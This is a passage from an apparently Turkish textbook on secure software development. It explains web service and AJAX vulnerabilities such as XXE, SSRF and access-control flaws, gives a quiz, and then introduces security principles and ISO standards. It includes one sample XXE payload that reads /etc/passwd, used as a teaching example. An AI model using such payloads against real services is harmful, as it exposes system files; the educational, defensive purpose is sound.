4. XXE (XML External Entity) Saldırısı: Güvenli olmayan XML işlemeyen web servislerinde saldırganların kötü niyetli XML içeriği göndererek sunucunun yerel kaynaklara erişmesine veya hassas verileri çekmesine olanak tanıyan bir zafiyettir.

Bu tür bir saldırıda saldırgan, kötü niyetli XML dokümanları veya dışsal varlıklar (external entities) enjekte ederek uygulamanın davranışını manipüle etmeye çalışır.

XML dokümanları veriyi yapılandırmak ve taşımak için kullanılan bir işaretleme dilidir. XML dokümanları içinde varlıklar (entities) tanımlanabilir. Dışsal varlıklar, XML dokümanının kendisi dışındaki verilere başvurmasına izin verir. Bu, dosya sistemine, ağa veya diğer kaynaklara erişimi içerebilir. XXE saldırılarında saldırgan, kötü amaçlı XML dokümanları içinde dışsal varlıkları kullanarak uygulamanın verilerine veya kaynaklarına erişim sağlamaya çalışır. Bu, hassas verilerin çalınmasına veya uygulamanın istismar edilmesine neden olabilir.

Örneğin bir XXE saldırısında web uygulaması, kullanıcıdan bir XML dokümanını işlemesi için şöyle girdi alsın:

```
<data>
 <username>john</username>
 <password>pass123</password>
</data>
```

Uygulama bu XML dokümanını işlerken dışsal varlıkları yeterince denetlemediğinde ve sınırlamadığında saldırgan şunun gibi kötü amaçlı bir XML dokümanını enjekte edebilir:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<data>
 <username>&xxe;</username>
 <password>pass123</password>
</data>
```

Bu durumda uygulama, dışsal varlık **XXE**'yi kullanarak sistemdeki **/etc/passwd** dosyasını okur. Saldırgan bu yolla hassas verileri ele geçirir veya sistemdeki diğer dosyalara erişir.


XXE saldırılarından korunmak için kullanıcı girdileri güvenli bir şekilde temizlenmeli, denetlenmeli, XML işlemesi güvenli bir şekilde yapılmalı ve dışsal varlıkların kullanımı sınırlanmalıdır. Ayrıca girdi denetlemesi, güvenlik kontrolleri gibi önlemler almak da bu tür saldırılardan korunmak için önemlidir.

2.4.1.2. Web Servislerinde Kontrol Zafiyetleri


Web servislerinde kontrol zafiyetleri, yetkisiz erişim ve fonksiyonların limitsiz kullanımı olarak iki kategoriye ayrılabilir.

1. Yetkisiz Erişim Zafiyetleri

Yetkisiz erişim zafiyeti, bir web uygulamasının ya da sistemin kullanıcılara veya işlevlere uygun izinleri doğru bir şekilde sağlamadan, yetkisiz kişilerin yahut hesapların istenmeyen verilere veyahut kaynaklara erişim sağlamasına neden olan bir güvenlik açığıdır. Bu tür bir zafiyet genellikle yetki doğrulaması ve erişim kontrolü mekanizmalarının yetersiz veya hatalı uygulanmasından kaynaklanır. Yetkisiz erişim zafiyeti, saldırganların normalde erişmelerine izin verilmeyen verilere veya hizmetlere yetkisiz erişimini sağlar. Bu, hassas verilerin çalınmasına veya manipüle edilmesine, sistemlerin zayıflatılmasına veya hizmetlerin istismar edilmesine yol açabilir. Örneğin bir web uygulaması kullanıcıların kendi hesaplarına ait verileri görüntülemesine izin veren bir arayüze sahip ise kullanıcı, hesabını görüntülerken uygulama URL'ye hesap numarasını ekler. Bu numarayla doğru kullanıcının verilerini şu şekilde getirir:



Örnekte uygulama bu hesap numarası üzerinde gerekli yetki doğrulamasını yapmadığı için kullanıcılar hesap numarasını değiştirerek başka hesapların verilerine erişebilir. ***account_id=*** numarası değiştirilerek başka kullanıcıların verilerine de erişim sağlanması mümkündür.



Yetkisiz erişim zafiyetlerinden korunmak için güçlü yetki doğrulama ve erişim kontrolü mekanizmaları uygulamak önemlidir. Kullanıcıların sadece kendi hesaplarına ait verilere erişim sağlamalarını sağlamak için doğru yetkiler ve izinler atanmalıdır. Ayrıca girdi denetlemesi, veri gizliliği, veri bütünlüğü gibi diğer güvenlik önlemleri de alınmalıdır.

2. Fonksiyonların Limitsiz Kullanımı

Bir web servisinin API'sinde yer alan işlevlerin veya hizmetlerin belirli bir kimlik doğrulama ve yetki kontrolü olmaksızın sınırsız bir şekilde kullanılabilmesi durumunu ifade eder. Bu durum, uygulama sahiplerinin veya hizmet sağlayıcılarının istemediği veya planlamadığı şekillerde web servislerinin kullanımına neden olabilir.

Kaba Kuvvet Saldırısı: Limitsiz fonksiyon kullanımı, saldırganların otomatik araçlarla veya scriptlerle web servisinin fonksiyonlarını sürekli olarak çağırmasına olanak tanır. Bu, kullanıcı hesaplarının güvenliğini tehlikeye atabilir ve kimlik doğrulama mekanizmasının aşılmasına yol açabilir.

Veri Tabanı Doldurma ve Servis Dışı Bırakma: Limitsiz kullanım, veri tabanının aşırı yüklenmesine neden olabilir. Saldırganlar, bu yolla veri tabanının doldurulmasına veya hizmetin yavaşlamasına hatta çökmesine neden olabilir.

Hakların Kötüye Kullanılması: Bir web servisi belirli haklara sahip kullanıcıları veya rolleri tanımlayabiliyorsa limitsiz fonksiyon kullanımı, saldırganların bu hakları kötüye kullanmasına neden olabilir. Örneğin normalde yetkilendirilmemiş bir kullanıcı limitsiz kullanımla yetkili bir kullanıcının haklarını kullanabilir.

Sunucu Yüklemesi ve DDoS [Distributed Denial of Service (Servis Dışı Bırakma)] Saldırıları: Limitsiz fonksiyon kullanımı, saldırganların sürekli olarak sunucuya istekler göndermesiyle sunucunun yüklenmesine ve hizmet dışı bırakılmasına neden olabilir. Bu, DDoS saldırılarını kolaylaştırabilir.

Sayılan bu risklerden korunmak için web servislerinin API'sinin güvenli bir şekilde tasarlanması ve uygulanması önemlidir. API'deki işlevlerin ve servislerin yetkisiz erişime karşı korunması, kullanıcı haklarının doğru bir şekilde yönetilmesi, API kotalarının belirlenmesi ve saldırılara karşı güvenlik önlemleri alınması gereklidir. Güvenli yazılım geliştirme pratiği ve düzenli güvenlik testleri de bu tür zafiyetlerin tespit edilmesi ve düzeltilmesinde yardımcı olabilir.

2.4.1.3. Web Servislerinde İş Mantığı Zafiyetleri


Yazılım geliştiricilerinin bir standarda bağlı kalmadan geliştirdiği uygulamalar çeşitlilik gösterir. Bu çeşitlilik sonucunda da ortaya iş mantığı zafiyeti çıkar. Her geliştirici farklı düşünce yapısına sahiptir ve farklı algoritmalar oluşturur. Bunun sonucunda bu tür zafiyetler ortaya çıkar. Örneğin bir kullanıcı; sosyal ağda kendi oluşturduğu bir direkt mesajı (DM) sildiğinde DM'yi artık görememelidir ancak REST servislerine ait bir DM okuma fonksiyonu, silinen DM'nin ID değeri ile çağrıldığında silinen DM belirtilen zafiyet nedeniyle okunabilir. Burada iş mantığı hatası, silinen bir mesajın erişilemez olması gerektiği hâlde hâlâ okunabiliyor olmasıdır. Bu örnekte olduğu gibi iş mantığı zafiyetleri, uygulama kodunun tasarımında veya algoritmalarda yapılan hatalar sonucu meydana gelir. Genellikle güvenlik kontrollerinin eksik veya yanlış yapılması nedeniyle ortaya çıkar. Bu tür zafiyetler, uygulamaların doğru ve güvenli bir şekilde çalışmasını sağlamak için özellikle dikkat edilmesi gereken önemli bir güvenlik açığıdır.

2.4.1.4. Web Servislerinde Oturum Açma Zafiyetleri

Web servislerinde oturum açma zafiyetleri, aynı ağ içindeki kullanıcıların MITM (Man-in-the-Middle) saldırılarıyla ağ trafiğini izlemeleri sonucu ortaya çıkar. Kullanıcılar, oturum açma sürecinde kullanılan değerleri ele geçirerek bu zafiyeti sömürebilir. Özellikle güvenli olmayan bir protokol olan HTTP üzerinden iletilen web servisler bu tür zafiyetlere yol açabilir. Böyle bir saldırıya karşı web servis, her kullanıcı için oturum açma işlemi sırasında oluşturulan bir **oturum kimliği (session ID)** değeri kullanarak bu zafiyeti önleyebilir. Kullanıcıların giriş bilgileri her istekte sunucuya iletilerek de oturum güvenliği sağlanabilir. Özellikle SSL gibi güvenli iletişim protokollerini desteklemeyen web servislerinin, kullanıcıların oturum açma işleminde kullandığı oturum kimliği gibi hassas verilerin çalınmasına karşı daha savunmasız olduğu unutulmamalıdır. Bu tür durumlar, aynı ağ içindeki herhangi bir saldırganın, oturum kimlik bilgilerini ele geçirerek saldırması riskini artırabilir.

2.4.1.5. Web Servislerinde SSRF (Server-Side Request Forgery) Zafiyetleri

SSRF, web uygulamalarının sunucu tarafında meydana gelen bir güvenlik zafiyetidir. Bu zafiyet türünde saldırgan, hedef sunucunun yerel ağdaki veya dışarıdaki kaynaklara (URL'ler, dosyalar, servisler vb.) istekler göndermesini sağlayacak şekilde uygulamada bir açık bulmaya çalışır. SSRF saldırısı, uygulamanın güvenliğini tehlikeye atabilir ve hassas bilgilerin ifşa edilmesine veya sunucunun güvenlik açıklarının istismar edilmesine yol açabilir. SSRF saldırısı Görsel 2.59'daki gibidir.



Görsel 2.59: SSRF saldırısı

SSRF saldırılarından korunmak için şu önlemleri almak önemlidir:

Girdi Denetlemesi: Kullanıcı girdilerini güvenli bir şekilde işlemek ve filtrelemek için doğru girdi denetlemesi yapılmalıdır.

Beyaz Liste Kontrolleri: Sunucu tarafındaki istekler için sınırlamalar ve beyaz liste kontrolleri uygulanmalıdır. Hangi kaynaklara erişim sağlanabileceği önceden tanımlanmalıdır.

Kısıtlı Yetkiler: Uygulama, sunucu tarafında sadece güvenilen belirli kaynaklara erişim izni vermelidir.

Güvenli URL İşleme: Gelen URL'lerin doğru bir şekilde işlendiğinden emin olunmalı ve sadece güvenli kaynaklara istek yapılması sağlanmalıdır.

Ağ Segmentasyonu: İç ağdaki hizmetler ile kaynaklara sadece gerektiği kadar erişim sağlanmalı ve ağ segmentasyonu uygulanmalıdır.

2.4.1.6. Web Servislerinde DoS Zafiyetleri

Web servislerinde DoS saldırıları, istemci tarafından gönderilen XML verilerin sunucu tarafında bir XML çözümleyici (parser) yardımıyla çözümlenmesi ve işlenmesi sırasında meydana gelebilir. Bu zafiyetler, SAX (Simple API for XML) tabanlı ve DOM (Document Object Model) tabanlı olmak üzere iki tip XML çözümleyici üzerinden ortaya çıkabilir.

SAX tabanlı çözümleyiciler, çözümleme işlemi esnasında bellekte sadece belirli sayıda elementi (genellikle iki element) tutar. Bu yapı nedeniyle servis dışı bırakma zafiyetleri genellikle SAX tabanlı çözümleyiciler için geçerli değildir.

DOM tabanlı çözümleyiciler, gelen XML veriyi tamamen belleğe alır. Bu durumda, büyük ve karmaşık XML nesneleri belleği aşırı yükleyebilir. Bu tür çözümleyicilerde bellek içinde büyük nesnelerin oluşturulması, servis dışı bırakma saldırılarını kolaylaştırabilir. Özellikle XML düğümleri ve attribute değerlerinin boyutu ve sayısı kontrol edilmediğinde bu tür saldırılar tetiklenebilir. Bu tür zafiyetlerden korunmak için gelen XML verilerinin boyutu ve yapısı dikkatlice kontrol edilmeli, gereksiz veri yükleri engellenmeli ve güvenli XML çözümleme yöntemleri kullanılmalıdır.

2.4.2. AJAX Zafiyetleri ve Önlemleri


AJAX, tek bir teknoloji veya programlama dili değildir. AJAX kısaca belirli web geliştirme yöntemlerini ifade eder. Bu yaklaşım genellikle şunları içerir:

- HTML/XHTML, ana dil olarak kullanılırken sunum için CSS kullanılır.
- Dinamik görüntü ve etkileşim amacıyla Document Object Model (Doküman Nesne Modeli veya DOM) kullanılır.
- Veri alışverişi için XML, veri manipülasyonu için ise XSLT kullanılabilir ancak pek çok geliştirici JSON tercih etmeye başlamıştır çünkü JSON, JavaScript'e daha yakındır.
- Eşzamansız iletişim için XMLHttpRequest nesnesi kullanılır.
- Tüm bu teknolojileri bir araya getirmek için JavaScript kullanılır.

Örneğin AJAX ile otomatik tamamlama özelliği bulunan arama motorunda kullanıcı bir şeyler yazarken sunucudan gelen önerileri anlık olarak alabilir. Bu durumda kullanıcı deneyimi daha hızlı ve akıcı hâle gelirken sayfanın yapısı ve diğer içerikleri dokunulmadan kalır.

Bu, internet deneyimini büyük ölçüde geliştiren bir adımdır çünkü kullanıcılar artık sayfaların sürekli yeniden yüklenmesini beklemek zorunda kalmadan verilere erişebilir. AJAX teknolojisi, web geliştiricilerine daha dinamik ve kullanıcı dostu deneyimler sunma yeteneği sağlar.

Geleneksel web uygulaması modeli ile AJAX modelinin karşılaştırılması Görsel 2.60'ta verilmiştir.



Görsel 2.60: AJAX ile geleneksel modelin karşılaştırması

AJAX zafiyetleri, web uygulamalarında AJAX teknolojisinin kullanımı sırasında oluşabilecek güvenlik açıklarını ifade eder. Bu zafiyetler, saldırganların AJAX kullanımını manipüle ederek kullanıcıların verilerine veya uygulama işlevselliğine zarar verme olasılığını içerir. AJAX zafiyetleri şunlardır:

1. Veri Doğrulama Eksikliği: Kullanıcı tarafından gönderilen verilerin yeterince doğrulanmaması sonucu güvenlik açıkları oluşabilir. Özellikle sunucu tarafında gelen verilere güvenmeden önce veri doğrulamasının ve filtrelemenin yapılmaması risk oluşturabilir.

2. XSS: AJAX kullanımında da XSS saldırıları oluşabilir. Saldırganlar kullanıcının tarayıcısında zararlı kodları çalıştırmak amacıyla veri enjekte edebilir.

3. CSRF: AJAX kullanımında da geçerlidir. Oturumu açıkken yetkisiz işlemleri gerçekleştirmek amacıyla saldırganın kullanıcıyı kandırmasına dayanan bir saldırı türüdür.

4. JSON Hijacking: JSON verilerine yetkisiz erişim sağlamak amacıyla saldırganlar, kötü niyetli kodları çalıştırarak verileri ele geçirebilir.

5. Güvenli Olmayan Veri İletimi: AJAX kullanılırken verilerin güvenli iletilmesi sağlanmalıdır. HTTPS kullanılmadan gönderilen veriler saldırganların dinlemesine açık olabilir.

6. Veri Gizliliği Sorunları: AJAX istekleri, kullanıcıya özel veya hassas bilgilerin ifşa edilmesine neden olabilir. Kullanıcıya ait özel verilerin korunması önemlidir.

7. Sunucu Tarafı Doğrulama Eksikliği: Kullanıcı tarafından yapılan AJAX isteklerinin sunucu tarafında yeterince doğrulanmaması sonucu yetkisiz işlemler gerçekleştirilebilir.

Bu zafiyetler, AJAX teknolojisinin yanlış veya dikkatsiz kullanımı sonucu ortaya çıkar. Web geliştiriciler bu tür güvenlik risklerini önlemek için gerekli önlemleri almalıdır. Veri doğrulaması, güvenli iletişim, yetkilendirme gibi güvenlik önlemlerini eksiksiz bir şekilde uygulamalıdır.

A) Aşağıdaki cümlelerde parantezlerin içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. (...) Yazılım geliştirme yaşam döngüsü, bir yazılım projesinin sadece sonucunun iyi olmasını ifade eder.

2. (...) Microsoft SDL; eğitim, sürekli iyileştirme ve hesap verebilirlik başlıklı üç temel amacı gerçekleştirmeyi hedefler.

3. (...) Girdi denetimi yöntemlerinde sadece sisteme giriş yapılması sağlanır.

4. (...) Güvenli dizayn, bir yazılım veya sistem tasarlanırken başından sonuna kadar güvenlikle ilgili önlemlerin alındığı ve güvenlik risklerinin en aza indirildiği bir yaklaşımı ifade eder.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

1. Web sayfalarının arka planda veri alışverişi yapmasını, sayfa yeniden yüklenmeden dinamik içerikleri güncellemesini sağlayan teknik ve yaklaşıma …… denir.

2. Güvenli yazılım geliştirme modellerinden ……, güvenlik adımlarını ve önlemlerini içeren yedi aşamaya ayrılır.

3. Bir kullanıcının sisteme eriştiği andan sistemden çıkış yapıncaya kadar geçen zaman dilimine …….. denir.

4. Yazılımın kalitesini artırmak, hataları tespit etmek, performans sorunlarını belirlemek, güvenlik açıklarını bulmak ve kodun daha sürdürülebilir hâle gelmesini sağlamak amacıyla yapılan işleme …….. analizi denir.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. Aşağıdakilerden hangisi yazılım geliştirme yaşam döngüsünün adımlarından biri değildir?

A) Analiz B) Bakım C) Değerlendirme D) Planlama E) Tasarım

2. "BSIMM modelinin etkinlik ve faaliyet alanı dört aşamadan oluşur."

Bu ifadeye göre aşağıdakilerden hangisi bu aşamaların dışında kalır?

A) Yönetişim B) Kurulum C) Tasarım

D) İstihbarat E) GYGYD etkileşim noktaları

3. Aşağıdakilerden hangisi girdi denetimi yöntemlerinden biri değildir?

A) Cross-Site Scripting(XSS) engelleme B) Veri temizleme C) Sınırlama ve filtreleme
D) Veri doğrulama E) Veri tabanı bağlama

4. Oturum bilgilerinin güvende iletilmesini sağlamak amacıyla iletişim kanallarını şifrelemek için aşağıdaki protokollerden hangisi kullanılır?

A) DHCP B) DNS C) HTTP D) HTTPS E) TCP

5. Aşağıdakilerden hangisi çeşitli dillerde kod kalitesini değerlendirme, hataları tespit etme ve güvenlik açıklarını bulma aracıdır?

A) Bandit B) Burp Suite C) Coverty D) Cppcheck E) SonarQube

6. Aşağıdakilerden hangisi hafif kod gözden geçirme yöntemlerinden biri değildir?

A) Anında B) Arada bir C) Asenkron
D) Gelişigüzel E) Senkron

7. Aşağıdakilerden hangisi Web servislerinde Injection zafiyetlerinden biri değildir?

A) Kaba Kuvvet Saldırısı
B) SQL Injection Zafiyeti
C) XPath Injection Zafiyeti
D) XML Injection Zafiyetleri
E) XXE (XML External Entity) Saldırısı

3. ÖĞRENME BİRİMİ

YAZILIM GÜVENLİĞİ

KONULAR

NELER ÖĞRENECEKSİNİZ?

- Yazılım güvenliğinde uyulması gereken temel ilkeleri açıklama
- Yazılım güvenliğinde kimlik doğrulama çeşitlerini açıklama
- Uluslararası yazılım güvenliği standartlarını açıklama
- Güvenli web uygulaması yapma
- Güvenli yazılım hazırlamada kullanılan test teknikleri ile uygulama güvenliği testi yapma

TEMEL KAVRAMLAR

CAPTCHA, Docker, güvenlik ilkeleri, Kubernetes, Nmap, sanal makineler, uluslararası yazılım güvenliği standartları, yazılım güvenliği, yetkilendirme, Wireshark.

HAZIRLIK ÇALIŞMALARI

1. Yazılım güvenliğini sağlamanın neden önemli olduğu konusundaki düşünceleriniz nelerdir?
2. Kullandığınız bir yazılım uygulamasında kimlik doğrulama işlemi ile karşılaştığınızda neler yaptınız? Tecrübelerinizi arkadaşlarınızla paylaşınız.
3. Yazılım test ortamlarının yazılım güvenliğinde kullanılması hakkında fikirleriniz nelerdir? Düşüncelerinizi arkadaşlarınızla tartışınız.

3.1. YAZILIM GÜVENLİĞİ YÖNTEMLERİ

Yazılım güvenliği, saldırılara maruz kaldığında dahi işlevlerini doğru bir şekilde yerine getirmeye devam edebilmesi için yazılımın geliştirilmesidir. Bu kavram, güvenlik faktörleri göz önünde bulundurularak yazılımın tasarlanması, geliştirilmesi ve test edilmesi sürecini içerir. Temel amaç, gerçek dünya kullanımında tüm bilgi güvenliği saldırılarına karşı daha dayanıklı bir şekilde çalışabilen hatasız yazılımlar üretmektir. Örneğin hastaneler, hasta verilerini ve tıbbi kayıtları dijital olarak yöneten bir yazılım sistemine sahiptir. Bu yazılımlar genellikle hastaların kişisel bilgilerini, tıbbi geçmişlerini ve teşhis bilgilerini içerecek şekilde tasarlanır. Hastanelerde kullanılan bu yazılım, güvenli bir şekilde tasarlanmaz ve geliştirilmezse güvenlik açıkları ortaya çıkar. Bir saldırgan, zayıf güvenlik önlemleri nedeniyle bu yazılıma erişirse hastaların kişisel sağlık verilerini ele geçirebilir veya değiştirebilir. Bu durumda hem hastaların gizliliği ihlal edilebilir hem de tıbbi teşhisler veya tedaviler yanlış yönlendirilebilir. Ayrıca hastaların sağlığı riske atılabilir ve sağlık kuruluşunun itibarı zedelenebilir. Yazılım, geliştirme aşamasında güvenlik standartlarına uygun bir şekilde tasarlanırsa saldırılara daha dirençli olur. Veriler şifrelenir, yetkilendirme mekanizmaları güçlenir ve güvenlik tehditlerine karşı düzenli güncellemeler yapılır. Bu sayede hastaların verileri güvende olur ve sağlık kuruluşu güvenli bir şekilde hizmet sunmaya devam edebilir. Bu örnek, sadece verilerin değil insan hayatının korunmasında da yazılım güvenliğinin ne kadar önemli olduğunu gösterir. Yazılım güvenliği, sadece bilgisayar kodlarını değil gerçek dünyadaki etkileşimleri ve sonuçları da etkiler.

3.1.1. Yazılım Güvenliği İlkeleri

Görsel 3.1: Yazılım güvenliği

Yazılım güvenliği ilkeleri, güvenli yazılım geliştirme yaşam döngüsünde dikkat edilmesi gereken temel güvenlik unsurlarını içerir (Görsel 3.1).

Yazılım güvenliği ilkeleri şunlardır:

- Gerek duyulan en az yetkiyi vermek.
- Tüm erişimleri denetlemek.
- Yetkileri ayırmak.
- Varsayılan değerleri güvenli hâle getirmek.
- Ortak erişilen kaynaklara farklı kaynaklardan erişmek.
- En zayıf halkayı tespit edip güçlendirmek.
- Saldırı yüzey alanını azaltmak.
- Savunma derinliği oluşturmak.
- Basit güvenlik mekanizması tasarlamak.
- Anlaşılabilir ve kolay kullanılabilir güvenlik mekanizması tasarlamak.

Gerek Duyulan En Az Yetkiyi Vermek: Kullanıcılara veya yazılım bileşenlerine, yapması gereken işlevler için sadece gerekli minimum yetkilerin verilmesini ifade eder. Böylece bir yazılımın diğer bölümlerine erişilmesi kısıtlanır.

Tüm Erişimleri Denetlemek: Kullanıcıların ve bileşenlerin erişimlerini izlemek ve denetlemek için uygun mekanizmaları kullanmayı ifade eder. Kullanıcıların kimlik doğrulamasının yapılmasını ve yetkilerinin denetlenmesini sağlar.

Yetkileri Ayırmak: Farklı kullanıcılar veya bileşenler arasında yetkileri ayrıştırarak her birinin sadece kendi sorumluluklarıyla ilgili işlevleri gerçekleştirmesini ifade eder.

Varsayılan Değerleri Güvenli Hâle Getirmek: Yazılımın varsayılan değerlerini tanımlayarak yazılımı güvenli bir biçimde geliştirmeyi ifade eder.

Ortak Erişilen Kaynaklara Farklı Kaynaklardan Erişmek: Birden fazla kullanıcının veya bileşenin eriştiği ortak kaynaklara, her biri için ayrı izinler ve sınırlamalar belirleyerek güvenliği sağlamayı ifade eder.

En Zayıf Halkayı Tespit Edip Güçlendirmek: Sistemdeki en zayıf noktaları belirlemek ve bu zayıf noktaları güçlendirmek için önlemler almayı ifade eder.

Saldırı Yüzey Alanını Azaltmak: Sistemdeki saldırı noktalarını azaltmak için gereksiz servisleri kapatmak, gereksiz portları kapatmak gibi önlemler almayı ifade eder.

Savunma Derinliği Oluşturmak: Tek bir güvenlik önlemi başarısız olduğunda bile sistemin savunmasını sağlamak için birden fazla savunma katmanı oluşturmayı ifade eder.

Basit Güvenlik Mekanizması Tasarlamak: Güvenlik mekanizmalarını, karmaşık olmaktan kaçınarak anlaşılır ve etkili bir şekilde tasarlamayı ifade eder.

Anlaşılabilir ve Kolay Kullanılabilir Güvenlik Mekanizması Tasarlamak: Kullanıcıların güvenlik mekanizmalarını anlayabilmesi ve doğru şekilde kullanabilmesi için kullanıcı dostu, anlaşılır bir tasarım sağlamayı ifade eder.

Yazılım geliştirme sürecinde yazılım güvenliğinin temelini oluşturan bu ilkelerin dikkate alınması, güvenlik açısından daha sağlam yazılımların geliştirilmesine yardımcı olur.

3.1.2. Uluslararası Yazılım Güvenliği Standartları

Uluslararası yazılım güvenliği standartları, yazılım geliştirme sürecinde güvenlik konularını ele alarak yazılımların saldırılara karşı daha dayanıklı ve güvenli bir şekilde çalışmasını sağlamayı amaçlar. Bu standartlar, yazılımın yaşam döngüsünün farklı aşamalarında güvenlik prensiplerini uygulamayı ve en iyi güvenlik uygulamalarını teşvik etmeyi hedefler. Örneğin OWASP Top 10 [Open Web Application Security Project (Açık Web Uygulama Güvenliği Projesi)], uluslararası bir yazılım güvenliği standartları koleksiyonudur. Bu proje, web uygulamalarının en yaygın güvenlik zafiyetlerini ve risklerini belirler. Bu zafiyetlerin giderilmesi için kullanıcılara öneriler sunar. OWASP Top 10, yazılım geliştiricilerine ve güvenlik uzmanlarına web uygulamalarını geliştirirken ve sürdürürken göz önünde bulundurmaları gereken en önemli güvenlik sorunlarını vurgular. Cross-Site Scripting (XSS) saldırısı, kötü niyetli kişilerin bir web uygulamasına zararlı kod enjekte etmelerine izin veren bir zafiyettir. Bu saldırı türü, uygulamanın kullanıcılarına sunduğu içeriği değiştirir ve kullanıcıların tarayıcılarında zararlı kodların çalışmasına neden olur. Bu durum, kullanıcı verilerinin çalınması veya kimlik avı gibi ciddi sonuçlara yol açar. OWASP Top 10'un önerilerine uygun olarak yazılım geliştirme sürecinde yazılıma güvenlik kontrolleri entegre edilirse XSS gibi zafiyetlerin önüne geçilebilir. Bu durum hem kullanıcıların güvenliğini sağlar hem de yazılımın güvenilirliğini artırır.

Uluslararası yazılım güvenliği standartları, benzer güvenlik risklerine karşı tüm sektörlerde ve ülkelerde ortak bir dil ve yaklaşım sağlayarak yazılım güvenliğinin geliştirilmesine yardımcı olur. Bu durum hem kullanıcıların güvenini artırır hem de yazılım tabanlı hizmetlerin ve ürünlerin siber tehditlere karşı daha dirençli olmasını sağlar. Bu standartlar, farklı endüstrilerdeki organizasyonların yazılım güvenliği becerilerini iyileştirmelerine yardımcı olur. Uluslararası yazılım güvenliği standartları şunlardır:

Görsel 3.2: ISO belgesi

- ISO/IEC 27001
- ISO/IEC 15408 (Common Criteria)
- ISO/IEC 27034
- ISO/IEC 29147
- ISO/IEC 30111
- ISO/IEC 25010 (SQuaRE)
- OWASP Top 10
- CERT Secure Coding Standards
- CIS Critical Security Controls
- NIST SP 800-53

ISO/IEC 27001: Bilişim güvenliği yönetim sistemlerinin kurulması, uygulanması, izlenmesi, denetlenmesi ve sürekli iyileştirilmesi için gereksinimleri belirten bir standarttır (Görsel 3.2). Yazılım geliştirme sürecini ve uygulamaları kapsayan geniş bir çerçeve sunar. ISO 27001 standardı, hızla gelişen ISO/IEC 27000 standart serisinin bir parçasıdır ve Uluslararası Standardizasyon Örgütü ile Uluslararası Elektroteknik Komisyonu tarafından Ekim 2005'te yayımlanan bir Bilgi Güvenliği Yönetim Sistemi standardıdır. Standardın tam adı **ISO/IEC 27001:2005 Information Technology-Security Techniques-Information Security Management Systems-Requirements (ISO/IEC 27001:2005 Bilgi Teknolojisi-Güvenlik Teknikleri-Bilgi Güvenliği Yönetim Sistemleri-Gereksinimler)** şeklindedir ancak genellikle ISO 27001 standardı olarak anılır.

ISO/IEC 15408 [Common Criteria(Ortak Kriterler)]: Bilgi teknolojisi ürünlerinin ve sistemlerinin güvenlik özelliklerini değerlendirmek ve sertifikalandırmak için kullanılan uluslararası bir standarttır. Common Criteria; yazılım, donanım ve sistemler gibi çeşitli bilişim sistemleri bileşenlerinin güvenlik değerlendirmelerini gerçekleştirmek için tasarlanmıştır. Common Criteria, yazılım güvenliği sağlama standartlarından biridir çünkü yazılım bileşenlerini ve sistemlerini değerlendirirken güvenlik özelliklerini dikkate alır. Bu standart hem yazılım hem de donanım bileşenlerinin güvenliğini değerlendirmek üzere tasarlanmış bir çerçevedir.

